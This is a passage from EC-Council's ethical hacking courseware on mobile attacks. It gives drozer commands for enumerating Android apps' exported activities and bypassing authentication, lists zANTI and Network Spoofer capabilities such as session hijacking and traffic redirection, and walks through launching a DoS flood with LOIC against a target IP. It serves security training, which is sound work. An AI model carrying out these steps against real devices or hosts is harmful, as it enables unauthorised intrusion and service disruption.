


Figure 17.17: Screenshot of NetCut

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying Attack Surfaces Using drozer

- Attackers use the drozer tool to discover various vulnerabilities and attack surfaces on Android devices and apps

Steps to Identify Attack Surfaces

- Fetching Package Information
  - `dz> run app.package.list`
    - Displays list of all packages
  - `dz> run app.package.list -f <string_name>`
    - Retrieves the package name from the list
  - `dz> run app.package.info -a <package_name>`
    - Retrieves basic details about a specific package
- Identifying Attack Surface
  - `dz> run app.package.attacksurface <package_name>`
    - Lists out various exported activities
  - `dz> run app.activity.info -a <package_name>`
    - Displays details of the exported activities
- Launching Activities
  - dz> run app.activity.start --component <package_name> <activity_name>
    - Displays critical information used to evade the authentication

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying Attack Surfaces Using drozer

Attackers use the drozer tool to discover various vulnerabilities and attack surfaces on Android devices and apps. It is also incorporated with various features to control remote Android devices. Attackers do not need any USB debugging techniques; they can assess the device using drozer in the production state itself. This tool offers a drozer agent (emulator used for testing) and drozer console (command-line interface) through its package that can be leveraged by an attacker to perform various assessment operations on target devices.

After installing the drozer agent, the steps given below must be followed to identify attack surfaces on the target Android device:

- **Fetching Package Information**

  Use the following commands to fetch the package information from a connected device:

  `dz> run app.package.list`

  - Displays all the packages inside the device

  `dz> run app.package.list -f <string_name>`

  - Retrieves the package name from the list

  `dz> run app.package.info -a <package_name>`

  - Retrieves basic details about a specific package

  By running the abovementioned commands, an attacker obtains all the information about the required package.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Identifying Attack Surface**

  Now, the attacker uses utilities from the abovementioned package to identify attack surfaces on the device. Use the following commands to list information on exported activities, services, broadcast receivers, and content providers:

  dz> run app.package.attacksurface <package_name>

  - Lists various exported activities




Figure 17.18: Screenshot of Dozer identifying attack surface

dz> run app.activity.info -a <package_name>

- Displays details of the exported activities




Figure 17.19: Screenshot of Dozer displaying activity information

- **Launching Activities**

  Use the following command to launch the required activity:

  dz> run app.activity.start --component <package_name> <activity_name>

  The activity displays critical information that can be exploited to evade the authentication process.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.20: Screenshot of Dozer displaying credentials

After bypassing the authentication process, the attacker can discover various attack surfaces and further exploit them to launch various attacks on target Android devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Hacking with zANTI and Network Spoofer

zANTI

zANTI is an Android application that allows you to perform attacks, such as spoof MAC address, creating a malicious Wi-Fi hotspot, and hijack session

Network Spoofer

Network Spoofer lets you change websites on other people's computers from an Android phone. It allows attackers to redirect websites to other pages



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking with zANTI and Network Spoofer

- **Hacking Networks Using zANTI**

  Source: *https://www.zimperium.com*

  zANTI is an Android application that allows you to perform the following attacks:

  - Spoof MAC Address
  - Create malicious Wi-Fi hotspot to capture victims to control and hijack their device traffic
  - Scan for open ports
  - Exploit router vulnerabilities
  - Password complexity audits
  - MITM and DoS attack
  - View, modify, and redirect all HTTP requests and responses
  - Redirect HTTPS to HTTP; redirect HTTP request to a particular IP or web page
  - Insert HTML code into web pages
  - Hijack sessions
  - View and replace all images that are transmitted over the network
  - Capture and intercept downloads

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.21: Screenshot of zANTI

- **Hacking Networks Using Network Spoofer**

  Source: *https://www.digitalsquid.co.uk*

  Network Spoofer allows you to change websites on others' computers via an Android phone. It allows attackers to flip pictures and text upside down, make websites experience gravity, redirect websites to other pages, and delete or replace random words on websites.




Figure 17.22: Screenshot of Network Spoofer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Launch DoS Attack using Low Orbit Ion Cannon (LOIC)

Low Orbit Ion Cannon (LOIC) is a mobile application that allows attackers to perform DoS/DDoS attacks on the target IP address. This application can perform UPD, HTTP, or TCP flood attacks

Steps to Launch a DoS Attack

Step 1: Download and install LOIC Android application from Android Play Store


Step 2: Launch the LOIC application

Step 3: Enter the target IP address or URL in the GET Target IP field and click the GET IP button

Step 4: Select the DoS attack method by selecting any of UDP, HTTP, or TCP radio buttons under the Send Method option

Step 5: Enter the port and number of threads. Numbers must be positive integers

Step 6: Click on the START button at the bottom of the interface to launch the DoS attack



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launch DoS Attack using Low Orbit Ion Cannon (LOIC)

Source: *https://droidinformer.org*

LOIC is a mobile application that allows attackers to perform DoS/DDoS attacks on the target IP address. This application can perform UPD, HTTP, or TCP flood attacks. It allows attackers to take full control of the traffic flow, send data packets to any IP address, use various methods to send data packets (HTTP, UDP, or TCP), retrieve the IP address from any real web-address, and send data packets to any port.

Follow the steps given below to launch a DoS attack:

- **Step 1**: Download and install **the** LOIC Android application from Android Play Store.
- **Step 2**: Launch the LOIC application.
- **Step 3**: Enter the target IP address or the URL in the **GET Target IP** field and click **GET IP** button.
- **Step 4**: Select the DoS attack method by selecting any of the **UDP**, **HTTP**, or **TCP** radio buttons under the **Send Method** option.
- **Step 5:** Enter the port and number of threads. The numbers must be a positive whole number.
- **Step 6**: Click on the **START** button at the bottom of the interface to launch the DoS attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


